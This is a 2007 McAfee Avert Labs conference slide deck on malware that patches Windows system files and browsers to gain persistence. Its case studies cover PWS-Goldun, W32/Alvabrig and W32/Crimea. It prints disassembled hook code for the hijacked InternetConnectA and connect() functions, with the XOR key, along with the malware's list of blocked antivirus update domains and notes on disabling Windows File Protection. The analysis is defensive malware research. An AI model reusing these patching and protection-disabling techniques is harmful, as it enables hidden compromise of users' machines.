



Protect what you value.

Patching. Is it always with the best intentions?

Alex Hinchliffe

Virus researcher, McAfee Avert Labs

<pre> PUSH d9030c5c.0040300A PUSH 1 PUSH 1F CALL <JMP.&kerne132.CreateMutexA> TEST EAX, 0 JNZ d9030c5c.0040300B PUSH d9030c5c.0040300C PUSH 1 PUSH EBX CALL <JMP.&kerne132.CreateMutexA> PUSH EBX PUSH 20 PUSH 2 PUSH EBX PUSH EBX PUSH C0000000 PUSH d9030c5c.0040300E CALL <JMP.&kerne132.CreateFileA> </pre>	<pre> MOV DWORD PTR DS:[4031D0],EAX PUSH EBX CALL <JMP.&kerne132.GetModuleHandleA> MOV DWORD PTR DS:[4031CC],EAX PUSH d9030c5c.00403008 PUSH 6E PUSH EBX CALL <JMP.&kerne132.FindResourceA> MOV ECX, DS:[4031CC] ADD ECX, DS:[EAX] PUSH ECX PUSH EBX PUSH ECX PUSH ECX PUSH EBX MOV DWORD PTR DS:[4031D0] CALL <JMP.&kerne132.WriteFile> PUSH DWORD PTR DS:[4031D0] CALL <JMP.&kerne132.CloseHandle> </pre>
---	---

Agenda

- Development
- Good Intentions
- Bad Intentions
- Conclusions
- Remedial
- The future
- Questions



12/10/2007



Protect what you value.

Development

- Boot and Partition sectors
- Companion
- Startup batch and ini files; StartUp folder
- Execution precedence
- Registry
 - Reg run keys
 - Win32 services
 - BHOs
 - ApplInit_DLLs
 - Winlogon shell
 - Image File Execution Options
- Autorun INF files
- Patching

The McAfee logo is displayed in a bold, red, sans-serif font.

12/10/2007



Protect what you value.

Definitions

Patch (computer) *noun*.

A small piece of software that can be added to an existing application in order to make it work properly.

[http://en.wikipedia.org/wiki/Patch_\(computing\)](http://en.wikipedia.org/wiki/Patch_(computing))

McAfee

12/10/2007



Protect what you value.

Good intentions

- Software updates
- Microsoft Windows Update
- Patch Tuesday
- Exploit Wednesday
- 3rd party updates
 - WindizUpdate
 - AutoPatcher
- 3rd party patches
 - eEye
 - Determina

McAfee


12/10/2007



Protect what you value.

Good intentions

- Windows Automatic Updates
- Automated levels
- Silent installs



Thursday 13th September:

<http://windowssecrets.com/2007/09/13/01-Microsoft-updates-Windows-without-users-consent>

12/10/2007



Protect what you value.

Bad intentions

- 4 examples
- Intentions
 - Data stealing
 - Destructive
- Targets
 - Popular applications / libraries
 - Runners
- Techniques
 - 2 types of import patches
 - 1 EP patch
 - 1 export patch

```

.text:01006BAE      push    offset dword_100132C
.text:01006BB3      call   _initterm
.text:01006BB8      mov     eax, dword_1008A98
.text:01006BBB      mov     [ebp+var_20], eax
.text:01006BC0      lea    eax, [ebp+var_20]
.text:01006BC3      push   eax
.text:01006BC6      push   dword_1008A94
.text:01006BC9      lea    eax, [ebp+var_24]
.text:01006BCD      push   eax
.text:01006BCE      lea    eax, [ebp+var_28]
.text:01006BD1      push   eax
.text:01006BD2      lea    eax, [ebp+var_2C]
.text:01006BD5      push   eax
.text:01006BD6      call   dword_1008A98
.text:01006BDC      mov     [ebp+var_30], eax
.text:01006BDF      push   offset dword_1001328
.text:01006BE4      push   offset dword_1001324
.text:01006BE9      call   _initterm

```



McAfee

Bad intentions cont ... case study 1

- PWS-Goldun
- Late 2006 / early 2007
- 1 variant
- Patches iexplore.exe
- Modifies imports




McAfee[®]

12/10/2007



Protect what you value.

Bad intentions cont ... PWS-Goldun



PWS-Goldun – iexplore.exe patching

- Bound import RVA nulled
- Bound import size nulled
- All references of msvcrt.dll → msvcr1.dll
- Why msvcrt.dll?

```

C:\ View: IEXPLORE-orig.EXE
IEXPLORE-orig.EXE  ↓FRO -----  PE.00400000 | Hiew 7.27 <c>SEN
.00400000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  1ZE ♥ ◆
.00400010:  B8 00
.00400020:  00 00
.00400030:  00 00
.00400040:  0E 1F
.00400050:  69 73
      237 _except_handler3 | msvcrt.dll
      253 GetCommandLineA | KERNEL32.dll
      412 GetStartupInfoA | KERNEL32.dll
  
```



PWS-Goldun – msvcr.dll payload

- NSPack packed
- Load msvcr.dll library
 - _except_handler3
- GetModuleHandle: wininet.dll
 - InternetReadFile, HTTPSendRequestA, HTTPOpenRequestA, InternetConnectA
- GetModuleHandle: dnsapi.dll
 - DNSQuery_W
 - helpershosting.com
- Several threads requesting remote PHP scripts



PWS-Goldun – summary

- Mission
- Glorified downloader
- No registry modification
- No WFP watching



McAfee

12/10/2007


Protect what you value.

Bad intentions cont ... case study 2

- W32/Alvabrig
- Early 2007
- 3 variants
- Drops WFP-killing component
- Patches wininet.dll
- Patches ws2_32.dll



Bad intentions cont ... W32/Alvabrig



W32/Alvabrig – WFP payload

- My.log
- FSG 1.33 packed
- Enumerates processes for “winlogon.exe”
- OpenProcess (DUP_HANDLE)
- Loops DuplicateHandle (DUPLICATE_SAME_ACCESS)
 - String match for “WIN{NT,DOWS}\SYSTEM32”
- CloseHandle (local)
- DuplicateHandle (DUPLICATE_CLOSE_SOURCE)



W32/Alvabrig – wininet.dll patching



- Increases size of code
- Increases phys size of 1st section
- Increases phys offset of remaining sections
- Writes encrypted (^ 0x37A7B517) data & code into new space
- Loop export table matching function names with “Inte”
 - And (function names + 0xD) with “ctA0”
- InternetConnectA() function hijacked to call malcode

Number	Name	VirtSize	RVA	PhysSize	Offset	Flag
1	.text	000781A0	00001000	00078200	00000400	60000020
2	.data	00005D9C	0007A000	00002800	00078600	C0000040
3	.rsrc	00011820	00080000	00011A00	0007AE00	40000040
4	.reloc	00004800	00092000	00004800	0008C800	42000040

McAfee



W32/Alvabrig – wininet.dll patching cont...

00401162	- 6A 00	PUSH 0	<div style="border: 1px solid white; padding: 5px; text-align: center;">FASM test app</div>	
00401164	- 6A 00	PUSH 0		
00401166	- 6A 00	PUSH 0		
00401168	- 6A 00	PUSH 0		
0040116A	- 6A 00	PUSH 0		
0040116C	- 6A 50	PUSH 50		
0040116E	- 68 E1104000	PUSH foo.004010E1		
00401173	- 68 F0104000	PUSH foo.004010F0	ASCII "www.google.com"	
00401178	- FF15 C9104000	CALL DWORD PTR DS:[4010C9]		
76279200	60	PUSHAD	start of patched malcode	
76279201	33DB	XOR EBX,EBX		
76279203	E8 00000000	CALL wininet.76279208		
76279208	5F	POP EDI		
76279209	8DB7 5D000000	LEA ESI,DWORD PTR DS:[EDI+5D]	ESI = start of encrypted data	
7627920F	81C7 61000000	ADD EDI,61	<div style="border: 1px solid white; padding: 5px; text-align: center;">patched InternetConnectA()</div>	
76279215	391E	CMP DWORD PTR DS:[ESI],EBX		
76279217	75 15	JNZ SHORT wininet.7627922E		
76279219	57	PUSH EDI		
7627921A	BA 17B5A737	MOV EDX,37A7B517		EDX = xor key
7627921F	B9 67010000	MOV ECX,167		ECX = counter
76279224	8B07	MOV EAX,DWORD PTR DS:[EDI]		EAX = each DWORD to decrypt
76279226	33C2	XOR EAX,EDX		
76279228	AB	STOS DWORD PTR ES:[EDI]		
76279229	E2 F9	LOOPD SHORT wininet.76279224		decryption loop
7627922B	8906	MOV DWORD PTR DS:[ESI],EAX		
7627922D	5F	POP EDI	EDI = nth array element	
7627922E	8B6C24 28	MOV EBP,DWORD PTR SS:[ESP+28]	EBP = requested URL www.google.com	
76279232	8BCD	MOV ECX,EBP		
76279234	55	PUSH EBP	foo.004010E1	
76279235	817D 00 7077461	CMP DWORD PTR SS:[EBP],68747470	CMP against http	
7627923C	75 03	JNZ SHORT wininet.76279241	skip 7 bytes if http exists	
7627923E	83C5 07	ADD EBP,7	AL = first byte of requested URL	
76279241	8A45 00	MOV AL,BYTE PTR SS:[EBP]	compare byte by byte against nth element's URL	
76279244	AE	SCAS BYTE PTR ES:[EDI]		
76279245	75 08	JNZ SHORT wininet.7627924F		
76279247	45	INC EBP		
76279248	385D 00	CMP BYTE PTR SS:[EBP],BL		
7627924B	74 11	JE SHORT wininet.7627925E	jump to return if URLs match	
7627924D	EB F2	JMP SHORT wininet.76279241		
7627924F	5D	POP EBP		
76279250	32C0	XOR AL,AL		
76279252	F2:AE	REPNE SCAS BYTE PTR ES:[EDI]		
76279254	3807	CMP BYTE PTR DS:[EDI],AL		
76279256	75 DC	JNZ SHORT wininet.76279234	loop to next element	
76279258	61	POPAD		
76279259	E9 21D9F8FF	JMP wininet.76206B7F	jump to real function	
7627925E	5D	POP EBP		
7627925F	61	POPAD		
76279260	33C0	XOR EAX,EAX	return code = 0	



W32/Alvabrig – wininet.dll patching cont...

```

C:\> Hiew: wininet.urls.txt
wininet.urls.t  ↓FRO  -----  0  000000000 |Hiew 7.27 <c>SEN
avp.com
kaspersky.com
kaspersky-labs.com
updates1.kaspersky.com
updates2.kaspersky.com
updates3.kaspersky.com
update-us1.kaspersky.com
downloads1.kaspersky.com
downloads-us1.kaspersky.com
www.avp.com
www.kaspersky.com
d-ru-1f.kaspersky-labs.com
d-ru-1h.kaspersky-labs.com
d-ru-2f.kaspersky-labs.com
d-ru-2h.kaspersky-labs.com
d-eu-2f.kaspersky-labs.com
d-eu-2h.kaspersky-labs.com
d-eu-1f.kaspersky-labs.com
d-eu-1h.kaspersky-labs.com
d-us-1f.kaspersky-labs.com
d-us-1h.kaspersky-labs.com
downloads1.kaspersky.ru
downloads2.kaspersky.ru
downloads3.kaspersky.ru
downloads4.kaspersky.ru
www.viruslist.com
viruslist.com
viruslist.com
eset.com
www.eset.com
u2.eset.com
u3.eset.com
u4.eset.com
u7.eset.com
82.165.17.33
82.165.137.11
www.nod32.com
nod32.com
eset.casablanca.cz
casablanca.cz
customer.symantec.com
liveupdate.symantec.com
liveupdate.symantecliveupdate.com
securityresponse.symantec.com
symantec.com
update.symantec.com
updates.symantec.com
www.symantec.com
www.norton.com
norton.com
mast.mcafee.com
mcafee.com
rads.mcafee.com
www.mcafee.com
mcafee.com
dispatch.mcafee.com
download.mcafee.com
metalhead2005.info
nai.com
pla-update.nai.com
networkassociates.com
www.nai.com
www.networkassociates.com
secure.nai.com
sophos.com
www.sophos.com
trendmicro.com
www.trendmicro.com
www.ca.com
my-etrust.com
www.my-etrust.com
ca.com
www.microsoft.com
msftftnut.info
www.etrust.com
etrust.com

```

Symantec

McAfee

Sophos

Trend

CA

Microsoft

Eset

Kaspersky

eset



W32/Alvabrig – ws2_32.dll payload

0040132A	. 6A 10	PUSH 10	AddrLen = 10 (16.) pSockAddr = connect.00401290 Socket = 0 connect
0040132C	. 68 90124000	PUSH connect.00401290	
00401331	. FF35 8C124000	PUSH DWORD PTR DS:[40128C]	
00401337	. FF15 A0104000	CALL DWORD PTR DS:[<&ws2_32.connect>]	
0040133D	. 83F8 00	CMP EAX,0	
00401340	.. 75 00	JNZ SHORT connect.00401342	

FASM test app

71AC1600	\$ 8B4424 08	MOV EAX,DWORD PTR SS:[ESP+8]	start of patched malcode
71AC1604	. 8B40 04	MOV EAX,DWORD PTR DS:[EAX+4]	EAX = requested IP address
71AC1607	. E8 00000000	CALL ws2_32.71AC160C	patched connect()
71AC160C	\$ 5A	POP EDX	
71AC160D	. 8D92 1F000000	LEA EDX,DWORD PTR DS:[EDX+1F]	EDX = hard-coded IP
71AC1613	. 33C9	XOR ECX,ECX	jump to return if IPs match
71AC1615	> 3902	CMP DWORD PTR DS:[EDX],EAX	
71AC1617	.. 74 0C	JE SHORT ws2_32.71AC1625	
71AC1619	. 83C2 04	ADD EDX,4	jump to real function
71AC161C	. 390A	CMP DWORD PTR DS:[EDX],ECX	
71AC161E	.. ^ 75 F5	JNZ SHORT ws2_32.71AC1615	EAX = -1
71AC1620	.. ^ E9 3828FFFF	JMP ws2_32.71AB3E5D	
71AC1625	> 33C0	XOR EAX,EAX	
71AC1627	. 48	DEC EAX	
71AC1628	. C2 0C00	RETN 0C	

- EDX points to address of a hard-coded IP address

218 1B3 70 7B

- Returns -1 (fail) if matched

McAfee



W32/Alvabrig – ws2_32.dll payload cont...

WHOIS

OrgName: Broadwing Communications Services Inc.
OrgID: BWNG
NetName: BROADWING-NET
NameServer: NS3.BROADWING.NET
NameServer: NS4.BROADWING.NET

CustName: **McAfee**
216.143.70.75 **[pla-update.nai.com]**
Address: 5000 Headquarters Dr
City: Plano
StateProv: TX
PostalCode: 75024
Country: US

The McAfee logo is displayed in a bold, red, sans-serif font.

W32/Alvabrig – summary

- Mission
- Glorified hosts infector or DNS changer
- Indirect registry modification




Bad intentions cont ... case study 3

- W32/Crimea
- July 2007
- 1 variant
- Kills WFP via SFC mechanism
- Patches imm32.dll



Bad intentions cont ... W32/Crimea



Bad intentions cont ... imm32.dll patching

- Increases image size
- Increases number of sections
- Nulls bound import RVA
- Nulls bound import size
- Adds section “.rdata”

```

C:\ Hiew: imm32.dll
imm32.dll          ↓FRO -----
.763AA000:  5D 73 76 63-72 74 64 6D-2E 64 6C 6C-
.763AA010:  78 46 75 6E-63 00 0D A0-01 00 00 00-00 00 00 00-00 00 00 00-00
.763AA020:  01 00 FF FF-FF FF FF FF-FF FF 44 1B-01 00 00 00-00 00 00 00-00
.763AA030:  00 00 80 1C-01 00 FF FF-FF FF FF FF-
.763AA040:  01 00 00 11-00 00 C0 1C-01 00 FF FF-
.763AA050:  FF FF 5A 1B-01 00 40 11-00 00 80 1D-01 00 FF FF
.763AA060:  FF FF FF FF-FF FF 68 1B-01 00 00 12-00 00 D0 1D
.763AA070:  01 00 FF FF-FF FF FF FF-FF FF 72 1B-01 00 50 12
.763AA080:  00 00 16 A0-01 00 FF FF-FF FF FF FF-FF FF 00 A0
.763AA090:  01 00 16 A0-01 00 00 00-00 00 00 00-00 00 00 00
.763AA0A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.763AA0B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
PE.763AA000 Hiew 7.2
msvcrt70.dll E
xFunc JÁ@ Ç←
Ç←@ D←@ ►
Ç←@ L←@ P←
Z←@ e←@ Ç←@
h←@ ↑ ð←
r←@ P↑
-á@
-á@
  
```

Bad intentions cont ... msvcrtdm.dll payload

- Browser termination ensures loading
- Waits until...



- <http://realcrimea.info>

McAfee

12/10/2007



Protect what you value.

W32/Crimea – summary

- Mission
- Glorified, cross-browser BHO
- No registry modification



McAfee

12/10/2007



Protect what you value.

Conclusions

- Why Patch?
 - Hook into system
 - Hard for repair
 - Avoids registry
- What to Patch?
 - System libraries
 - Popular applications
 - High probability of execution
- When to Patch?
 - WFP isn't looking
 - Closing applications
- How to Patch?
 - Existing code sections
 - Imports / Exports



Why cont...?

Autoruns [LAPDOWS\burton] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Image Hijacks Applnit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Boot Execute

Autorun Entry	Description	Publisher	Image Path
HKLM\System\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\StartupPrograms			
<input checked="" type="checkbox"/>	rdpclip RDP Clip Monitor	Microsoft Corporation	c:\windows\system32\rdpclip.exe
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit			
<input checked="" type="checkbox"/>	C:\WINDOWS... Userinit Logon Application	Microsoft Corporation	c:\windows\system32\userinit.exe
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell			
<input checked="" type="checkbox"/>	Explorer.exe Windows Explorer	Microsoft Corporation	c:\windows\explorer.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
<input checked="" type="checkbox"/>	BluetoothAuth... Bluetooth Control Panel Ap...	Microsoft Corporation	c:\windows\system32\bthprops.cpl
<input checked="" type="checkbox"/>	IntelWireless Intel Framework MFC Applic...	Intel Corporation	c:\program files\intel\wireless\bin\ifmwrk.exe
<input checked="" type="checkbox"/>	IntelZeroConfig ZeroCfgSvc MFC Application	Intel Corporation	c:\program files\intel\wireless\bin\zcfgsvc.exe
<input checked="" type="checkbox"/>	McAfeeFireTray McAfee Desktop Firewall Tr...	Networks Associates Tech...	c:\program files\network associates\mcafee desktop firewall for windows xp\firet
<input checked="" type="checkbox"/>	McAfeeUpdate... Common User Interface	Network Associates, Inc.	c:\program files\network associates\common framework\updaterui.exe
<input checked="" type="checkbox"/>	Network Assoc... TalkBack Monitor	Network Associates, Inc.	c:\program files\common files\network associates\talkback\tbmon.exe
<input checked="" type="checkbox"/>	NvCplDaemon NVIDIA Display Properties ...	NVIDIA Corporation	c:\windows\system32\nvcpl.dll
<input checked="" type="checkbox"/>	NVHotkey NVIDIA Hotkey Service, Ve...	NVIDIA Corporation	c:\windows\system32\nvhotkey.dll
<input checked="" type="checkbox"/>	nwiz NVIDIA nView Wizard, Vers...	NVIDIA Corporation	c:\windows\system32\nwiz.exe
<input checked="" type="checkbox"/>	REGSHAVE Shaving Registry	FUJI PHOTO FILM CO., LTD.	c:\program files\regshave\regshave.exe
<input checked="" type="checkbox"/>	SigmatelSysTr... Sigmatel Audio system tray ...	SigmaTel, Inc.	c:\windows\stsysstra.exe
<input checked="" type="checkbox"/>	VMware hqtray VMware Host Network Acc...	VMware, Inc.	c:\program files\vmware\vmware workstation\hqtray.exe
<input checked="" type="checkbox"/>	vmware-tray VMware Tray Process	VMware, Inc.	c:\program files\vmware\vmware workstation\vmware-tray.exe
HKCU\Software\Microsoft\Windows\CurrentVersion\Run			
<input checked="" type="checkbox"/>	H/PC Connecti... ActiveSync Connection Ma...	Microsoft Corporation	c:\program files\microsoft activesync\wcescomm.exe

Ready.



Remedial – solutions

- Interrogation of clean files
- Integrity checking
- Monitoring the patchers

McAfee

12/10/2007



Protect what you value.

The future

- More patching malware
- Greater sophistication
- Vista and WRP
- Vienna in 2010?



McAfee

12/10/2007



Protect what you value.

Questions

Thanks for your attention!



alex@avertlabs.com

McAfee

12/10/2007



Protect what you value.